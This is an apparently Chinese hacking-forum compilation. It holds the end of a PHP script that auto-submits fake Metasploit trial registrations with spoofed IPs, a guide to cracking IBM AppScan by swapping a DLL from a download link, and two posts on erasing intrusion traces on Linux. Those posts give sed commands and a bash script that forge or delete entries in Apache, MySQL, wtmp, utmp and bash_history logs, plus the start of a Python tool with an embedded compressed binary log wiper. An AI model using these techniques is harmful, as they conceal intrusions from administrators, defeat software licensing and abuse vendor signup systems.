     * @param array $profile the applicant's contact information
     * @param array $hidden the hidden fields in this form
     * @version 2014-02-23
```

```
     */
    public function submit_trial_request( $profile, $hidden = NULL ) {
        echo "[+] preparing the registration payload .. ";
            $payload = array(
                # maybe there will have a captcha validation in the future ? handle it by yourself !
                # reference: [url]http://www.dama2.com/[/url]
                # 'custparamcaptcha'                    => '',
                'custparamfirstname'        => $profile['first_name'],
                'custparamlastname'         => $profile['last_name'],
                'custparamtitle'            => $profile['title'],
                'custparamcompanyname'      => $profile['company_name'],
                'custparamcountry'          => 'TW',
                'custparamstate'            => 0,
                'custparamuse'              => 'Personal',
                'custparamphone'            => $profile['phone'],
                'custparamemail'            => $profile['email'],
                'custparamleadsource'       => ( empty( $hidden ) ) ? 443597 : $hidden['custparamleadsource'],
                'submitted'                 => '',
                'custparamreturnpath'       => ( empty( $hidden ) ) ? 'https://localhost:3790/setup/activation' :
$hidden['custparamreturnpath'],
                'custparamproduct_key'      => '',
                'custparamproductaxscode' => ( empty( $hidden ) ) ? 'msY5CIoVGr' :
$hidden['custparamproductaxscode'],
                'custparamthisIP'           => long2ip( rand( 0, 255 * 255 ) * rand( 0, 255 * 255 ) ),
                'formSubmit'                => 'Get Free Trial'
            );
        echo "DONE !\n";
        echo "[+] configuring the CURL options .. ";
            $headers = array(
                # 'Accept'
=>'text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8',
                # 'Accept-Encoding' => 'gzip,deflate,sdch',
                # 'Accept-Language' => 'zh-TW,zh;q=0.8,en-US;q=0.6,en;q=0.4,zh-CN;q=0.2',
                # 'Cache-Control'     => 'max-age=0',
                # 'Connection'        => 'keep-alive',
                # 'Content-Type'      => 'application/x-www-form-urlencoded',
                # 'DNT'               => '1',
                # 'Origin'            => 'https://www.rapid7.com',
                # 'Referer'           => 'https://www.rapid7.com/register/metasploit-trial.jsp?product',
                'User-Agent'          => random_user_agent()
            );
            foreach( $headers as $key => $value ) {
                $this->curl_resource->setHeader( $key, $value );
            }
```

```
        echo "DONE !\n";
        # sending the POST request to retrieve the HTML raw code
                echo "[+] sending the registration data to online form .. ";
           $this->curl_resource->post( $this->form_address, http_build_query( $payload ) );
        echo "DONE !\n";
    }
  }
?>
```

（全文完）　责任编辑：游风

第3节 Appscan 的下载方法

作者：杨凡
来自：法客论坛 - F4ckTeam
网址：http://team.f4ck.org/

appscan 是 IBM 出品的一款优秀的 web 应用漏洞扫描工具，因为有中文界面，并且性能优良，所以被广泛用于应用程序的安全测试中。

appscan 在 IBM 中国网站的下载地址是：
https://www.ibm.com/developerworks/cn/downloads/r/appscan/。
但是可以在页面上看到中国网站的最新版本的 appscan 是 8.6，并不是最新的 8.8。
很多时候都是这样，国外的网站上已经有了新版本，国内的网站上还没有更新。
IBM 总部网站的 appscan 下载地址是：
https://www.ibm.com/developerworks/downloads/r/appscan/。
打开之后单击 Start a trial 按钮，会弹出确认对话框，单击对话框中的 Download，如图 7-3-1：




图 7-3-1

然后网站会跳转到登录页面，没有注册过的自行在网站上注册即可，无论是在中国站上还是在总部站上注册，都是可以的，如图 7-3-2：

图 7-3-2

填入注册的用户邮箱和密码即可登录，登录后会跳转到协议显示页面，其他选项保持默认，在页面底部单击 I Agree 复选框，然后单击按钮 I confirm 即可，如图 7-3-3：




图 7-3-3

接下来就跳转到了下载页面，有下载器下载和 HTTP 直接下载 2 种下载方式，任意选择一种方式即可，如图 7-3-4：

图 7-3-4

下载完成后，安装完毕先不要启动，先将安装目录的同名 dll 文件替换为以下 dll 文件。

附件：http://pan.baidu.com/s/1pJoEmF5。

替换完成后启动 appscan，这时状态栏的许可证处还是显示演示许可证，但扫描目标已经不受限制了。

（全文完）　责任编辑：游风

第八章　痕迹清除

第1节　Linux 下的入侵痕迹清理

作者：Orion

来自：法客论坛　－　F4ckTeam

网址：http://team.f4ck.org/

自从注册了账号很久都木有发过帖子了，与其说平时太忙，不如说太懒了，所以趁着没什么事情，写了一篇关于日志的文章。本文没啥技术含量，伪造日志什么的太高端了，只是清除而已，大家当作科普文看就好了。经常看大家写的一些文章，发现大家在渗透完之后都不怎么喜欢清除痕迹，而且还很喜欢留名留 Q。在我看来，“渗透”就代表着悄无声息，如果让

管理员发现你，找到你的话，渗透就没有意义了。最近听说习大要发展信息安全，留下太多痕迹的话，要小心被警察叔叔请去喝茶的。本文的痕迹清除以 LAMP 环境为背景，因为很久没日过站了，所以本地测试。Linux 下的痕迹清除需要你拥有 root 权限，不过 Linux 要拿下服务器的话，一般都是 EXP 溢出然后弹回 root 权限，所以没问题。首先是 Apache 日志，Apache 主要的日志就是 access.log 和 error_log，前者记录了 HTTTP 的访问记录，后者记录了服务器的错误日志。根据 Linux 的 distribution 的不同和 Apache 的版本的不同，文件的放置位置也是不同的，不过这些都可以在 httpd.conf 中找到。这里我的 Apache 日志目录分别为/var/log/apache/error_log 和/var/log/apache/access.log，我们看一下，如图 8-1-1，图 8-1-2：

图　8-1-1




图　8-1-2

对于明文的 Apache 文件，通过正则表达式就可以搞定：

```
sed –i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/apache/ access.log
sed –i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/apache/error_log
#其中 192.168.1.3 是我们的 IP，192.168.1.4 使我们伪造的 IP
#.在正则表达式中有特殊的含义，所以需要用\来进行转义
```

如果想要伪装成合法访问，那么可以通过 grep 来找到自己的记录，然后替换成合法记录。这种命令太长了，不建议在 bash 中执行，可以写一个 shell script。然后就是 MySQL 的日志文件，这个我们可以在/etc/my.cnf 中找到：

```
[mysqld]
###此处省略 N 个字
log-error=/var/log/mysql/mysql_error.log　　#错误日志
log=/var/log/mysql/mysql.log　　###最好注释掉,会产生大量的日志,包括每一个执行的 sql 及环境变量的改变等等
log-bin=/var/log/mysql/mysql_bin.log　# 用于备份恢复,或主从复制.这里不涉及。
log-slow-queries=/var/log/mysql/mysql_slow.log　#慢查询日志
[mysqld_safe]
log-error=/var/log/mysql/mysqld.log
pid-file=/var/run/mysqld/mysqld.pid
```

我们看一下慢查询日志，如图 8-1-3：




图　8-1-3

Mysql 的慢查询日志同上：

```
sed –i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/mysql/mysql_slow.log
```

至于二进制日志文件，需要登录 mysql client 来修改删除，建议这种操作最先执行。接下来是 PHP，在 PHP5 里，我们可以通过关闭 display_errors 后能够把错误信息记录下来，便于查找服务器运行的原因。可在 php.ini 内找到位置：

```
log_errors = On
error_log =/var/log/apache/php_error.log　##这个是管理员自定义的，并没有确切的位置
```

php 日志修改也同上：

```
sed –i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/apache/php_error.log
```

最后就是 Linux 的日志文件了，这个比较多，记录的也比较复杂，我的环境是 CentOS 6.3。我现在只把和渗透有关的文件列出来，主要在/etc/logrotate.d/syslog 中，如图 8-1-4：

图　8-1-4

由于 Linux 的 distribution 很多，所以基本上都是遵循 FHS 来定义目录，因此很多文件的地址并不一定如我所写。/var/log/cron，该日志文件记录 crontab 守护进程 crond 所派生的子进程的动作，前面加上用户，登录时间和 PID，以及派生出的进程的动作。该文件可能会查到一些反常的情况，如图 8-1-5：




图　8-1-5

/var/log/maillog，该日志文件记录了每一个发送到系统或从系统发出的电子邮件的活动，它可以用来查看用户使用哪个系统发送工具或把数据发送到哪个系统，如图 8-1-6：




图　8-1-6

var/log/messages，该文件的格式是每一行包含日期、主机名、程序名，后面是包含 PID 或内核标识的方括号，一个冒号和一个空格，最后是消息，如图 8-1-7：




图　8-1-7

/var/log/wtmp，该日志文件永久记录每个用户登录、注销及系统的启动，停机的事件。该日志文件可以用来查看用户的登录记录，last 命令就通过访问这个文件获得这些信息，并以反序从后向前显示用户的登录记录，last 也能根据用户，终端 tty 或时间显示相应的记录。因为我的$LANG 设置的为 zh_CN，所以有的文件看起会有乱码，如图 8-1-8：




图　8-1-8

/var/run/utmp，该日志文件记录有关当前登录的每个用户的信息，因此这个文件会随着用户登录和注销系统而不断变化，它只保留当时联机的用户记录，不会为用户保留永久的记录。系统中需要查询当前用户状态的程序，如 who、w、users、finger 等就需要访问这个文件。该日志文件并不能包括所有精确的信息，因为某些突发错误会终止用户登录会话，而系统没有及时更新 utmp 记录，因此该日志文件的记录不是百分之百值得信赖的，如图 8-1-9：

图　8-1-9

/var/log/xferlog，该日志文件记录 FTP 会话，可以显示出用户向 FTP 服务器或从服务器拷贝了什么文件。该文件会显示用户拷贝到服务器上的用来入侵服务器的恶意程序，以及该用户拷贝了哪些文件供他使用。（本地未安装 ftp，故未示例）。

bash_history，这是 bash 终端的命令记录，能够记录 1000 条最近执行过的命令（具体多少条可以配置），通过这个文件可以分析此前执行的命令来知道知否有入侵者，每一个用户的 home 目录里都有这么一个文件，如图 8-1-10：

图　8-1-10

对于上述的系统日志文件，如果你有耐心，可以一个一个的来修改、伪装，不过对于彩笔的我来说，把和我自己的相关的统统删掉就好了：

```
grep　-n　‘ip’;grep　-n　‘time’　#####找到和自己 ip 相关的或者日起相关的行数
sed　-i　‘2,5d’　#######删掉 2-5 行，具体可以自己定义
```

如果没有耐心一个一个删除的话，写一个 shell script 吧，具体参数可以根据情况修改该：

```
#!/bin/bash
#This shell script is used to clean web log
#Made by Orion
```

```
PATH=/bin:/sbin:/usr/bin:/usr/sbin:/usr/local/bin:/usr/local/sbin:~/bin
export PATH
echo -e "Begin to clean log...\a\n"
find / | grep log | sed -i 's/192\.168\.1\.3/192\.168\.1\.4/g'
sed -i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/messages
sed -i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/maillog
sed -i 's/192\.168\.1\.3/192\.168\.1\.4/g' /var/log/secure
sed -i '1,10d' /var/log/wtmp
sed -i '1,10d' /var/run/utmp
sed -i '1,50d' /var/log/xferlog
sed -i '1,100d' ~/.bash_history
echo -e "Cleaning finshed\a\n"
```

另外，有的管理员可能给日志文件加上隐藏属性，这样的话我们是无法操作的。例如:chattr 附加的属性，无法删除，无法访问，无法修改等，遇到这样的我们可以用 Lsattr filename 来看看是否有隐藏属性，如果有，可以用“chattr －arg filename”来消去。Arg 为参数，最常用的 arg 为 a 和 i。最后一个就是文件时间，Ntime 为文件内容更改时间，ctime 为文件状态更改时间，atime 为文件访问时间，有的管理员可能会根据文件的时间来判断是否遭到修改，我们可以 touch 命令来修改，这里不细说了，毕竟日志文件基本是时刻更新的嘛。以上就是我自己的经验看法，大家要是有什么看法也一起提出来吧。

（全文完）责任编辑：Rem1x

第2节 Linux 下的入侵痕迹清理续

作者：zero

来自：法客论坛 － F4ckTeam

网址：http://team.f4ck.org/

看了基友发的 linux 日志清理的文章，原文章已经写得很全了，我补充一下细节。文本文件的 linux 日志不多说，重点是/var/log/wtmp，/var/run/utmp 和/var/log/lastlog，这三个文件不是普通的文本文件，而是二进制文件，所以一般的文本编辑工具是无法直接操纵这三个文件，如果直接用文件编辑器编辑就会出现乱码。我测试的时候，sed 命令在 Debian 系统下无用，在 centos 系下会清空整个文件。而在网上也有修改这三个特殊日志文件工具，我常用的是 wipe-1.0，有兴趣的可以自己看一下。然后就是基友提供的 shell 脚本，鉴于不太易用，我用 python 重塑了一遍：

```
#coding=utf-8
import optparse
import os
import re
import platform
import base64
import zlib
#wipe 的数据
myFile = zlib.decompress(base64.decodestring("""
```

eJyVWg1wU8edX0nPRICxDTjEJE7QJCKBFIRNIKXEvbPwBx8xwQHzVSAvwpJ5OmRJlZ6w6XkSU5sP
VTjnJITQaa6FaS9Hm3TKzVEO7ricU/MROtMbkumkadPr5KYkJwfauIWA+Si6/293n/T0LDLTp1nt
/nZ//93//nf/+97bfc83NDXabDZmXHbmYEC39ijOeRSfvFfkz2Mu5mQz2DRWycZwTKGbOBS4AIUi
ihQKDpQRnreDyilMJjxZlkmquCBLoayCMQTIszJRzvMOUxmFEGUcoDBGltspqqTySipDGCaMMEa2
gbCE+EuobYR6wvWmsuaPdX/FFMYq9itOBGv501TOClxG/XNCwc1zQv7ZoWA40emJRzxzRX6Z7Nvi
p1ZLWwqZe6VcubQNyl+8UnF96IH5Px1Yt7X66rFf13aeuFU8UXLvlu1RFxmpyUokhg1LTfpMlHXi
mkphEoXxst07XUUyhj5OU7/uojCWwjipI/oxQfYJ1z0F6iqW3Hskn9f9kP3Be6TuuGbev7dywZ9T
lT9+8vcDVvkfmdLQfb0FBy34NQueacEJC/6+BSct+O8tuMGCbSbsolBlKd9vwZst+C0L/o4Ff8uC
l1nwVy14vgWvtOB+Cw5TOPhDxYmxnkgz65sUd5sw5lrxywamkVbVLe2RsBrXfTFdVRlN81ZM78eZ
unQF5fqDYTURD/hZW1soEddYoDOos7geC7e2R0Uc3c6iCT2Ov1bNF0OmHgmxLQE92hH2tQOHAmEW
C/j8lPZHEjoLxQOBrazdFwpFWpEXiMVYW0csqAdYaygSD7BIlCTaorFgWG9j7Vv1YHuAFG3Vt0cD
qh5JRKOBmApZVYW+Uvl2XzDMFjctXVSnzvVUZVOPMbHCWX+sQJ7xs9HPzv3A8IWyYHACJM7LvMkc
29lvZHkx2XjMeGHrogoxBkXkFJUU30WTyoWYnNSNmBqfgZgGYRZicqIqxOSU8xCTYy5ATM5ag5ic
tBYxOWo9YmpnCWJyxibEpEkzYlo0WhDTgrEOMSm6ETEtGs8ipgniR0yLioaYFpIQYlp8oohp4Vmd
/HhVzyUljT5t2DGYfpCx1Mu3MpnMzvf0ovTPKHfdhnODLO/KzC8n6cz0CvrneDp6rSE59BGJZqaj
9xrKhs5zDCtoMOPQAMewhoblY+gIx7CK5gI+yDGso80A7ucYVtLgmkPdHMNa2gLgKMewmlYL/CzH
sJ62BLiZY1hRawau5RjW1NYBV3EMq2rPArs4hnU1dGiojGNYWYsCM45hba0TePg2MKyudfP+cwzr
a3t4/znGKGj9vP8cYzS0A7z/HGNUtIO8/xxjdLTDvP+EaYzWrOq5MNxzqSy1yZlKFPfctJe+cD/N
svQOKk6tUUrfmpRiKaW/ZrX+9Zq1+pM1TfrYvsBI9cCGZzYN9tx0lPb+hCrruano8Z6bRaW9+zga
k/gw1VierHcXpxrLKHKmGospUlKNzqTiTu+k6XnxBJf+tpBOvJHPeJkm9MVXiaF7UNqXX/pTmv5D
26g7Z6kFTA6K+Xy5+CqlsCAxyUyB2WRiDm0tIGYR+oS8aOgewTPn3yZvG8qQXdJHSaz6D88k/5ds
19yyUut+CaNAf0+v0QZ2K870Q8S60t9//Hky9+wu+usZGdNhvzx4HNXtHNA/J8v3XKo4q7hRmDl/
